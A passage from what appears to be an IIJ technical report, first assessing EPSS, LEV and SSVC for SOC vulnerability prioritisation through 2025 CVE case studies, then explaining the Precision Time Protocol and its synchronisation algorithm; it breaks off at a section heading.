LEV (Likely Exploited Vulnerabilities) was proposed to complement conventional KEV (evidence of past exploitation) and EPSS (prediction of future exploitation). As noted above, KEV does not cover all exploited vulnerabilities, so relying on KEV alone may result in there being gaps in your response. EPSS, meanwhile, estimates the probability of exploitation in the future and does not include information on whether a vulnerability has been exploited in the past. LEV, a new metric proposed by NIST in 2025, constitutes an evaluation system that quantitatively estimates the likelihood that a vulnerability has been exploited in the past. LEV accumulates historical EPSS scores to estimate the probability that a vulnerability has already been exploited. This means it uses information acquired over time, unlike EPSS, which facilitates assessments based on scores at a particular point in time. So LEV brings cumulative information to bear on vulnerabilities that EPSS may not capture so readily, such as those for which the score has hovered at a moderate level for an extended period. As a result, LEV may help identify vulnerabilities not listed in KEV and can therefore be considered a complementary metric that may help reduce gaps in remediation. Because LEV depends heavily on past EPSS scores, however, any EPSS prediction errors or under- or overestimation may also accumulate and thus be reflected in LEV.

SSVC

SSVC (Stakeholder-Specific Vulnerability Categorization) was developed to standardize and make transparent the way organizations decide on response actions for vulnerabilities. SSVC is a decision-tree framework that helps organizations quickly and efficiently determine how to respond to vulnerabilities on the basis of their own circumstances and risk tolerance. Whereas conventional vulnerability assessment metrics (other than KEV) quantify a threat level of some sort, SSVC provides decision trees for different types of organizations (stakeholders), enabling them to derive a vulnerability response policy tailored to the organization. Organizations can derive a course of action for each vulnerability being assessed by following the tree and evaluating each branch point. However, deciding on branch points such as Mission Impact and Safety Impact requires organization-specific information, and the resulting response decisions may vary depending on how well the evaluator understands the organization's asset and configuration management information[*21]. To make the proper judgements, asset and configuration management information needs to be understood, and steps need to be taken to limit decision-making variability across evaluators.

*19 FIRST, "Are there any case studies for EPSS use?" (https://www.first.org/epss/faq#Are-there-any-case-studies-for-EPSS-use).
*20 FIRST, "Can I look at the underlying data/model/code?" (https://www.first.org/epss/faq#Can-I-look-at-the-underlying-data-model-code).
*21 CERT/CC, "Limitations" (https://certcc.github.io/SSVC/topics/limitations/).

1.4.2 Why We Looked at Vulnerability Assessment Metrics

So far, we have covered the characteristics and differences of major vulnerability assessment metrics. In light of this, we now provide some background on why the IIJ SOC considered making use of them.

Cases of the exploitation of new vulnerabilities beginning around the time they are disclosed have been on the rise. According to an analysis by VulnCheck, in the first half of 2025 (the most recent data), 32.1% of vulnerabilities confirmed to have been exploited in the wild were exploited on or before the day the CVE was published, an increase of 8.5 percentage points over 2024[*22]. This suggests not only that attacks occur rapidly after disclosure but also that attacks may already be underway before disclosure. As such, SOCs must stay abreast of information on newly disclosed vulnerabilities. Failure to do so increases the risk of an SOC missing signs of attacks exploiting newly disclosed vulnerabilities through the real-time monitoring of customer networks and systems.

In reality, however, large numbers of vulnerabilities are disclosed almost every day, and tracking all of them is impractical. What an SOC most wants to identify first are vulnerabilities with a high attack risk and the potential to have a serious impact on customer systems, those that are highly likely to be exploited or that have already been confirmed as exploited, for instance. But the process of selecting which vulnerabilities to prioritize has tended to rely on the experience of individual analysts, with the problem thus being that it is reliant on key personnel and lacking in consistency. It was against this backdrop that we decided to explore the use of new vulnerability assessment metrics to select high-risk vulnerabilities more consistently and in a manner less dependent on individual judgment. Of these, EPSS in particular attracted our attention.

EPSS estimates the probability of a vulnerability being exploited in the future and may therefore contribute to earlier awareness of threats. Our expectation was that EPSS might enable a more proactive approach to vulnerability intelligence by making it possible to identify vulnerabilities before attackers begin to act on them, and it was with this in mind that we began exploring the prospect of using vulnerability assessment metrics, with a focus on EPSS.

1.4.3 Key Findings From Our Exploration of EPSS

As noted in the previous subsection, IIJ's SOC looked into the prospect of using evaluation metrics with a focus on EPSS. In this subsection, we discuss the advantages and challenges that this process revealed, illustrating them with a variety of vulnerability case studies.

First, one positive finding from our verification process was that vulnerabilities with high absolute or rising EPSS scores often correlate with events associated with exploitation risk, such as the publication of exploit code. Because such correlations can serve as signals that a vulnerability is likely to be exploited in the wild, they are useful in narrowing down the range of vulnerabilities SOC analysts should be aware of as a priority.

Here we explain why we focus on the absolute value of and the increase in EPSS scores. By increase, we mean the amount by which the EPSS score has risen since the day it was first calculated. Based on the definition of the EPSS score, the absolute value and the increase can be interpreted as follows.

- The absolute value indicates how likely the vulnerability is to be exploited in the future.
- The increase indicates how much the risk of exploitation has grown.

So by monitoring how high a score is and whether it is trending upward, it may be possible to identify vulnerabilities with a high likelihood of exploitation before they are added to KEV. Below, we present cases drawn from our

*22 VulnCheck, "State of Exploitation - A look Into The 1H-2025 Vulnerability Exploitation & Threat Activity" (https://www.vulncheck.com/blog/state-of-exploitation-1h-2025/).

analysis of a large number of vulnerabilities disclosed in 2025 that seem identifiable at an early stage.

For example, Figure 10 shows the EPSS score graph for CVE-2025-32433, a remote code execution vulnerability in the Erlang/OTP SSH implementation. The dashed blue line indicates the date on which exploitation traffic was observed, and the dashed purple line indicates the date on which the proof of concept (PoC) was published.

The score began to rise slightly after the vulnerability was disclosed on April 18. A PoC was published around the same time, which is likely behind the increase[*23]. The score then rose sharply at the beginning of May. Palo Alto Networks reported that exploitation traffic had been observed at that time[*24]. As noted earlier, EPSS does not use observed exploitation traffic as a model input, so it appears the machine-learning model functioned effectively and that the EPSS scoring properly reflected the change in real-world conditions. This vulnerability was added to KEV on June 9, some time after exploitation traffic had already been observed, indicating that EPSS may make it possible to identify vulnerabilities that are likely to be exploited before they are added to KEV.

Figure 11 shows the EPSS score graph for CVE-2025-29927, an authorization bypass vulnerability in Next.js middleware.

The score rose sharply from around March 24, when the vulnerability was first disclosed. A PoC was published around the same time, which is likely behind the increase[*25]. That same day, Censys also reported observing exploitation traffic, so here again the EPSS scoring appears to have tracked the situation well[*26]. This vulnerability has not been added to KEV, making it one example of a vulnerability for which EPSS can be used to identify a high likelihood of exploitation.

As these examples suggest, vulnerabilities with high absolute scores or rising scores are highly likely to correlate with events related to exploitation risk. So by creating rules that flag vulnerabilities on the basis of absolute score values and score increases, it may be possible to detect high-risk vulnerabilities at an early stage.

Challenges also exist, however. There are vulnerabilities, for example, for which there is almost no increase in score and for which the score remains low around the time




Figure 10: EPSS Score and Percentile Over Time for CVE-2025-32433 in Erlang/OTP




Figure 11: EPSS Score and Percentile Over Time for CVE-2025-29927 in Next.js

*23 PlatformSecurity, "CVE-2025-32433" (https://github.com/platsecurity/CVE-2025-32433/).
*24 Palo Alto Networks, "Keys to the Kingdom: Erlang/OTP SSH Vulnerability Analysis and Exploits Observed in the Wild" (https://unit42.paloaltonetworks.com/erlang-otp-cve-2025-32433/).
*25 MuhammadWaseem29, "CVE-2025-29927-POC" (https://github.com/MuhammadWaseem29/CVE-2025-29927-POC).
*26 Censys, "March 27 Advisory: Authentication Bypass Vulnerability in Next.js [CVE-2025-29927]" (https://censys.com/advisory/cve-2025-29927).

exploitation is reported. As a specific example, Figure 12 shows the EPSS score graph for CVE-2025-54948, an OS command injection vulnerability in Trend Micro Apex One.

Trend Micro reported exploitation of this vulnerability on August 6, 2025, but the EPSS score did not rise at that point; it only rose when the vulnerability was added to KEV[*27]. Because EPSS is not designed to use exploitation reports as a model input, such reports naturally elicit no score response. So as this vulnerability illustrates, there are cases in which the score does not move even when exploitation has been observed in the wild. The score rising upon the vulnerability being added to KEV is similar to what we observed with the Erlang/OTP vulnerability discussed earlier, suggesting that a vulnerability's addition to KEV does contribute to the increase in its EPSS score to a degree. So combining EPSS with KEV may enable more accurate risk assessment for vulnerabilities for which there is no increase in EPSS score. That said, it must be noted that the process of adding some vulnerabilities to KEV can be a slow one.

Indeed, Japan's Information-technology Promotion Agency (IPA) has raised concern that vulnerabilities in Japanese products may receive lower EPSS scores because of a lack of threat information[*28]. As an example, Figure 13 shows the EPSS score graph for CVE-2025-42599, a stack-based buffer overflow vulnerability in Active! mail.

The developer disclosed on April 18 that exploitation of this vulnerability had been confirmed, but the score did not rise at that point[*29]. This is speculative, but it may be that EPSS scores fail to rise for vulnerabilities in Japanese products because global external sensor networks that feed data into EPSS do not readily capture exploitation activity affecting products primarily used in Japan. Hence, such data are less likely to be reflected in the training labels used by the EPSS model.

In addition to the cases discussed above, the impact of model changes must also be considered. The change in EPSS model from version 3 to version 4 improved accuracy, but if vulnerabilities are to be identified using a fixed threshold, that threshold needs to be adjusted when the model changes. To understand the impact of model changes, you need to monitor information released by the developers and collect score data for validation over a period of time.

1.4.4 Conclusion

This section has examined the advantages and challenges revealed through the process of evaluating whether we can use EPSS as a vulnerability response metric, with reference to a number of vulnerability case studies.

First, an advantage of EPSS is that vulnerabilities with high absolute or rising scores are likely to correlate with events




Figure 12: EPSS Score and Percentile Over Time for CVE-2025-54948 in Trend Micro Apex One




Figure 13: EPSS Score and Percentile Over Time for CVE-2025-42599 in Active! mail

*27 Trend Micro, "Critical Security Bulletin: Trend Micro Apex One™ (On-Premise) Management Console Command Injection RCE Vulnerabilities" (https://success.trendmicro.com/en-US/solution/KA-0020652).

*28 ICSCoE, "Zeijakusei-taio ni okeru risk hyoka shuho no matome ver1.1" [Summary of Risk Assessment Methods for Vulnerability Response, ver. 1.1] (https://www.ipa.go.jp/jinzai/ics/core_human_resource/final_project/2024/f55m8k0000003v30-att/f55m8k0000003v94.pdf, in Japanese).

*29 QUALITIA, "[Koshin] Active! mail 6 no zeijakusei ni kansuru juyo na oshirase" [(Updated) Important Notice Regarding a Vulnerability in Active! mail 6] (https://www.qualitia.com/jp/news/2025/04/18_1030.html, in Japanese).

associated with exploitation risk. Continuously monitoring EPSS scores and how they change thus makes it easier to identify vulnerabilities that are likely to be exploited in the future, and this is highly valuable for vulnerability response efforts.

Yet challenges also exist. There are vulnerabilities for which the score does not rise despite exploitation being reported. In particular, we have found that for products primarily used in specific regions, such as Japan, the score may fail to rise even when exploitation has been observed in the wild. And as noted in the above discussion of EPSS, each organization needs to set its own score thresholds and also determine how much confidence it can place in the chosen values. On top of that, the EPSS model is updated with each version upgrade, which can result in changes to the distribution of and trends in scores, so the process of deciding on thresholds can itself be a challenge.

In light of all this, EPSS is an effective metric that helps with prioritizing vulnerability responses within an organization. That said, EPSS may not always properly reflect the vulnerabilities in products you need to be aware of, so it is important to gather vulnerability reports from security vendors and information on exploitation in specific regions such as Japan via social media and other channels, thus combining information from multiple sources when making decisions. And since it can sometimes be difficult to make judgments based on EPSS alone, it is advisable to use it in conjunction with conventional metrics such as CVSS and KEV.

1.5 Conclusion

In this article, we reviewed security topics of note in 2025, discussing the observations and initiatives of our SOC.

The security summary in Section 1.2 shows that serious damage has been caused by ransomware, other forms of unauthorized access, and phishing scams. With the enactment of legislation on active cyber defense initiatives, 2025 was also a year that saw activities in this area ramp up.

In Section 1.3, we discussed ClickFix, a social-engineering-based attack technique, along with ClickFix cases observed by our SOC. ClickFix attacks involve cleverly manipulating users into executing malicious commands by their own hand. The large number of variants and the extent to which this technique is actively being exploited underscore the ongoing need for vigilance and countermeasures.

In Section 1.4, we discussed major vulnerability assessment metrics and our SOC's efforts to make use of them. We have recently been studying EPSS, and our work has revealed that while it can be effective to a degree, there are also issues to be addressed going forward.

At IIJ's SOC, we will continue to publish information obtained through our security analysis efforts via wizSafe Security Signal and the IIR. We hope that you will continue to turn to these resources and that they will prove useful in your security responses and operations.

Satoshi Kobayashi
Data Analytics Section, Security Operations Department, Advanced Security Division, Network Services Business Unit, IIJ

Shimpei Miyaoka
Data Analytics Section, Security Operations Department, Advanced Security Division, Network Services Business Unit, IIJ

Kota Abe
Data Analytics Section, Security Operations Department, Advanced Security Division, Network Services Business Unit, IIJ

Overview of PTP for High-Precision Time Synchronization and IIJ's Problem Solving—RPTP

2.1 Introduction

You may have heard of the time synchronization protocol called Precision Time Protocol (PTP). PTP has attracted attention in recent years as a high-precision time synchronization technology. This article first outlines PTP, then looks at related challenges on real-world networks, and finally introduces RPTP, an approach to solving those challenges.

The most widely used protocol for time synchronization on IP networks is NTP (Network Time Protocol). NTP is a hierarchical client/server model designed for practical use even on networks with delay variation and packet loss. These days, NTP is often enabled in operating systems by default, so users benefit from it without even being aware of it. Without time synchronization, the ordinary crystal oscillator built into a PC can drift by several tens of seconds to several minutes over the course of a month. For everyday operation of PCs and servers, NTP-based time synchronization is almost never a problem.

2.2 Why PTP Now?

The number of systems built on the assumption that a common time reference can be shared across systems with high precision has risen in recent years. Examples include mobile communications systems such as cellular networks, smart grids in the area of electric power systems, and financial systems used for high-frequency trading. These systems require strict synchronization both internally and with external systems. Insufficient time or synchronization accuracy can result in problems such as failure of communications control, control signal malfunctions, and data inconsistencies.

Table 1 shows examples of required time synchronization accuracy in different industries.

These systems require accuracy on the order of microseconds to nanoseconds. That's more than three orders of magnitude tighter than the accuracy typically provided by NTP (which, on the Internet in general, is in the millisecond range). It was against this backdrop of demand for high-precision time synchronization that the IEEE published the PTP (Precision Time Protocol, IEEE 1588) standard.

|Sidebar 1|

How do smartphones keep time?

Smartphones synchronize their clocks using radio signals from cellular base stations. This mechanism was standardized back in the 3G era. Base stations obtain time from GNSS (discussed below) or from network-based synchronization protocols such as PTP. Smartphone OSes also make use of NTP.

Table 2: Units of Time

1 second (s)	1 second	10^0
1 millisecond (ms)	One thousandth of a second	10^-3
1 microsecond (μs)	One millionth of a second	10^-6
1 nanosecond (ns)	One billionth of a second	10^-9
1 picosecond (ps)	One trillionth of a second	10^-12

Table 1: Examples of Time-Sync Accuracy Requirements by Industry

Industry	Example applications	Required accuracy
Electric power systems	Smart grids etc.	Microseconds to several tens of microseconds
Telecommunications	Mobile networks (LTE, 5G)	Nanoseconds to microseconds (100 ns level for 5G fronthaul)
Databases	DB synchronization, auditing	Microseconds to milliseconds
Finance	High-frequency trading, auditing	Microseconds to milliseconds (transaction timestamps are at the microsecond level)
Factory automation	Control, measurement	Microseconds to milliseconds (for high-speed control and measurement, microsecond-level accuracy is required)
Broadcast media	Media over IP	Microseconds to milliseconds (for video frame sync, several to several hundred microseconds; for OFDM modulation, several hundred nanoseconds)
Science and technology	VLBI, particle accelerators, etc.	Picoseconds to nanoseconds (VLBI and accelerators require sub-nanosecond precision)

2.3 What is PTP?

PTP was standardized by the IEEE for the purpose of synchronizing real-time clocks over a network. It can be used over IPv4, IPv6, and IEEE 802.3 Ethernet. It was first standardized in 2002 as IEEE 1588-2002 (PTPv1), and PTPv2 was later defined in IEEE 1588-2008. PTPv2 is not compatible with PTPv1. IEEE 1588-2008 was revised again in 2019 as IEEE 1588-2019, which is sometimes informally referred to as PTPv2.1.

PTP supports synchronization accuracy at the sub-microsecond level (i.e., better than one microsecond). Some extended profiles (e.g., White Rabbit) can achieve sub-nanosecond precision.

With NTP, time is distributed in a hierarchical structure made up of strata. PTP, by contrast, works by having each node (PTP instance) select the best clock using an algorithm called BMCA. Time is then synchronized from the master, which has a higher-precision clock, to the slave, whose clock requires correction. PTP instances are designed to autonomously form a time synchronization system among themselves.

In this article, I follow the “master” and “slave” terminology used in the standard, though recently “leader” and “follower” have become more common.

2.4 PTP Profiles and Variations

PTP uses IEEE 1588 as its base specification, and defines profiles optimized for different applications. The profiles specify details such as message type, communication method, and required accuracy. It is important to note that the profile parameters differ. Table 3 and Table 13 show key examples.

2.5 Basic Structure of PTP

I now describe the structure of PTP and several of its characteristic algorithms. The discussion from this section onward is based on IEEE 1588-2019.

2.5.1 Communication Method

To make messages reach the whole network, PTP uses IP multicast or a dedicated multicast MAC address. IANA has thus assigned 224.0.1.129 (IPv4) and ff0x::181 (IPv6, where *x* indicates scope), along with port 319 (PTP event messages) and port 320 (PTP general messages). For profiles that communicate directly over Ethernet, IEEE Registration has also assigned the MAC address 01-1B-19-00-00-00. Some profiles use other MAC addresses as well.

2.5.2 Domain

IPTP has the concept of a domain. A domain is identified by a number, and the system administrator chooses one in the range from 0 to 255 (recommended values differ by

Table 3: Key PTP Profiles

Standards body / industry	Profile name	Main applications	Features
IEEE	Default Profile	General-purpose PTP	Default IEEE 1588 profile; operates over UDP/IP or Ethernet; uses the Delay_Req/Resp mechanism.
IEEE	IEEE 802.1AS (gPTP)	TSN, AVB	Time-synchronized Ethernet control; simplified BMCA; peer-to-peer delay measurement; Layer 2 operation.
ITU-T	G.8275.1	Telecommunications (fully PTP-compatible networks)	For mobile networks; all nodes PTP-aware; TCs mandatory; GNSS-referenced GM assumed.
ITU-T	G.8275.2	Telecommunications (partially PTP-compatible networks)	Can operate even with some non-PTP-aware nodes; extensive use of BCs.
ITU-T	G.8275.5	5G fronthaul	Optimized for phase/time synchronization; stringent accuracy requirements (around ±100 ns).
SMPTE	ST 2059-2	Broadcasting and video	For Media over IP (ST 2110). Video frame synchronization, black burst replacement.
AES	AES67	Audio IP transmission	Audio synchronization for broadcast and professional audio; interoperable with SMPTE ST 2059; related to ST 2110-30.
IEC	Power Profile (IEC 61850-9-2)	Power	For substations and protective relays; reliable sub-microsecond synchronization required.
IEEE	C37.238 (Power Profile)	Power	PTP for power systems; emphasis on UTC traceability.
IEEE	High Accuracy Profile	Science and technology	Derived from White Rabbit; sub-nanosecond accuracy; PTP + SyncE + phase correction.
Avnu Alliance	Automotive Profile	Automotive	Time and trigger synchronization over automotive Ethernet.
ODVA	CIP Sync	Factory automation	Industrial control synchronization over EtherNet/IP.

profile, and some applications configure them automatically). Multiple domains can coexist on a single network. In such cases, synchronization does not occur automatically across domains. When PTP operates over IP multicast, there is no need to separate multicast groups or port numbers according to the configured domain number. Messages for multiple domains flow together on the same multicast group.

2.5.3 PTP Instance Types

PTP instances are classified into the four types in Table 4.

There is also a PTP Management Node, defined separately for management purposes.

Each PTP instance maintains a state for each of its ports. Figure 1 shows a typical relationship between PTP instances and PTP ports.

2.6 PTP's Distinctive Best Master Clock Algorithm (BMCA)

BMCA is a distinctive mechanism of PTP. A PTP instance monitors the state of its own PTP ports, and based on the contents of the Announce messages it receives, it performs state transitions on those ports and selects the best Master Clock. In PTP, there is no need to manually configure who will be master and who will be slave. BMCA is not designed for centralized control over the whole network but as a distributed algorithm in which each PTP port performs state transitions locally.

An Announce message contains information about the sending PTP instance, and the receiver uses that information to choose the best clock from among multiple candidates. Table 5 gives the selection algorithm (criteria) in order.

Table 4: PTP Instance Types

Grandmaster	PTP GM	The reference clock within the domain
Boundary Clock	PTP BC	Has multiple ports and operates as both master and slave
Transparent Clock	PTP TC	A relay node that performs delay correction
Ordinary Clock	PTP OC	An endpoint clock with a single port




Figure 1: Typical Configuration of PTP Instances and PTP Ports

A common way to generate clockIdentity is from an EUI-48 MAC address.

As Table 6 shows, this is typically done by inserting FF-FE between the front half of the MAC address, the OUI (Organizationally Unique Identifier), and the back half, the EI (Extension Identifier).

Announce messages are sent only by PTP instances with PTP ports in the master state (by a PTP GM or PTP BC). If the design uses PTP GM redundancy, each PTP GM determines for itself which GM is best according to the algorithm above and changes its own state accordingly. Unselected PTP GMs stop sending Announce messages. If Announce messages from the originally selected PTP GM stop flowing due to failure or a link disconnection, the unselected PTP GMs go through the BMCA process and one of them starts sending Announce messages. This is how switchover is achieved in PTP.

A PTP BC normally synchronizes with the PTP GM and sends Announce messages to other PTP instances. If it loses synchronization with the PTP GM, however, it updates various parameters in the Announce message and notifies downstream nodes that it is now providing synchronization based on its own clock. For example, the grandmasterIdentity, which had previously been set to the upstream PTP GM's value, is rewritten to its own clockIdentity, and clockClass is changed to a value indicating the Holdover state. In this state (Holdover), the device continues to provide time synchronization using its own clock based on the information it had just before synchronization was lost. PTP devices often use high-accuracy clocks to maintain holdover accuracy.

Table 6: Example of clockIdentity Generation

Source MAC address	00-00-5E-00-53-00
clockIdentity generated from the MAC address	00-00-5E-**FF-FE**-00-53-00

Table 5: Information Evaluated by the BMCA

1	grandmasterPriority1	Priority 1 of the relevant GM. In many implementations, this is manually configured.
2	grandmasterClockQuality.clockClass	Indicates the traceability of the time or frequency distributed by the GM, its synchronization state, and its clock class. Examples include 6 (GNSS-synchronized GM) and 248 (free-running).
3	grandmasterClockQuality.clockAccuracy	Indicates the expected clock accuracy. This is expressed as a category value representing the upper bound of the expected time error. Lower values are better.
4	grandmasterClockQuality.offsetScaledLogVariance	Indicates the estimated frequency stability of the GM's local clock. Lower values are better.
5	grandmasterPriority2	Priority 2 of the relevant GM. In many implementations, this is manually configured.
6	grandmasterIdentity	The clockIdentity of the GM serving as the time source. clockIdentity is used as an identifier.

|Sidebar 2|

Do PTP operators remember MAC addresses?

During operation, it is important to confirm which PTP GM a given device is referencing. In practice, that means operators end up looking at grandmasterIdentity values over and over in command output or a web UI. As a result, PTP operators naturally start memorizing OUIs—"That address looks like Cisco," or "Seiko Solutions was `00-80-15`, right?" and so on.

2.7 PTP Time Synchronization Algorithm

Here I explain the relationship between the Grandmaster Clock and the Local Clock. If the Grandmaster Clock and the Local Clock were perfectly synchronized, there would be no need for correction. But under that assumption, every clock would need to be highly accurate and therefore expensive. And in any case, it is impossible for free-running clocks to remain perfectly synchronized on their own. One option would be to use GNSS as the time source for every clock, but that brings wiring and cost issues. In practice, the usual arrangement is to combine a more accurate (and correspondingly expensive) Grandmaster Clock with lower-cost local PTP clocks that cannot guarantee accuracy on their own, and then generate the slave-side Local Clock from that. In this setup, the Grandmaster Clock needs to have atomic-clock-class accuracy or similar, while the Local PTP Clock constantly needs to be corrected using the Grandmaster Clock as its time source.

Let's now go through the synchronization method itself. There are two variations: one-step (1-step) and two-step

(2-step). Table 7 and Figure 2 explain the 2-step method as an example.

By calculating t2 - t1, we can determine the forward-path time from when the master PTP instance sends the message until the slave PTP instance receives it. Here, t2 is the result of adding network delay (meanPathDelay) and the time difference between the two clocks (offsetFromMaster) to t1. So,

$$t2 = t1 + meanPathDelay + offsetFromMaster$$

which gives

$$(1)\ offsetFromMaster = (t2 - t1) - meanPathDelay$$

And calculating t4 - t3 gives us the reverse-path time from when the slave PTP instance sends the message until the master PTP instance receives it. So,

$$t4 = t3 + meanPathDelay - offsetFromMaster$$

Here, offsetFromMaster is defined as the time difference slave - master, so its sign flips on the return path. This yields

$$(2)\ offsetFromMaster = (t3 - t4) + meanPathDelay$$

Further, from Equations (1) and (2), we obtain

$$meanPathDelay = \frac{(t2 - t1) + (t4 - t3)}{2}$$

$$offsetFromMaster = \frac{(t2 - t1) - (t4 - t3)}{2}$$

The slave PTP clock uses these two values to synchronize itself.

As you can see from Equations (1) and (2), a one-way measurement alone mixes together network delay and clock offset. The two can be separated by measuring both directions and plugging the results into the equations.

By continuously calculating these two values (meanPathDelay and offsetFromMaster), the slave PTP instance synchronizes its own clock (Local PTP Clock) with the master PTP instance's clock (Grandmaster Clock). This method makes it possible to synchronize while taking network delay into account. Depending on the profile, this calculation cycle can be configured to run anywhere from 0.5 times to 128 times per second.

Now, why does the master PTP instance go to the trouble of sending Sync and Follow_Up separately? This is a key mechanism for achieving the accuracy PTP requires. The master PTP instance must do two things: send a Sync

Table 7: 2-Step Sequence

1	The master PTP instance sends a Sync message to the slave PTP instance and records the send time t1.
2	The slave PTP instance receives the Sync message and records the reception time t2.
3	The master PTP instance sends a Follow_Up message containing the time t1 to the slave PTP instance.
4	The slave PTP instance receives the above message. From the Sync and Follow_Up messages, it obtains the two timestamps t1 and t2.
5	The slave PTP instance sends a Delay_Req message to the master PTP instance and records the send time t3.
6	The master PTP instance receives the Delay_Req message and records the reception time t4.
7	The master PTP instance sends a Delay_Resp message containing the time t4 to the slave PTP instance.
8	The slave PTP instance receives the Delay_Resp message. From the Delay_Req and Delay_Resp messages, it obtains the two timestamps t3 and t4.




Figure 2: 2-step Sequence

message, and accurately measure and record the moment (t1) when that message actually goes out onto the network (timestamping).

The Sync message is generated in the upper layers, but the exact moment (t1) it will actually be transmitted onto the network is undetermined at that point. If timestamping were performed in the upper layers, the internal processing delay would be added to t1, which would introduce an error into the value t2 - t1. To avoid this, PTP defines a method whereby the actual transmission time is obtained as a timestamp once the Sync message is sent and then reported separately in a Follow_Up message. This is what is known as the 2-step sequence.

If hardware timestamping is supported, timestamping can be performed either immediately before the message is transmitted onto the network or at the instant of transmission. This enables higher synchronization accuracy.

To achieve high-precision time synchronization, implementations that use hardware timestamps at the MAC layer or PHY layer are often adopted in practice. PTP-capable equipment generally uses dedicated hardware or a PTP-capable NIC.

With the 1-step approach, when a Sync message is generated and sent out onto the network, the hardware inserts the precise transmission timestamp directly into the frame immediately before transmission, and this happens the moment the actual transmission time is determined. Because the Sync message alone can then carry the correct transmission time (t1), a Follow_Up message is unnecessary. This is illustrated in Figure 3.

2.8 PTP Networking

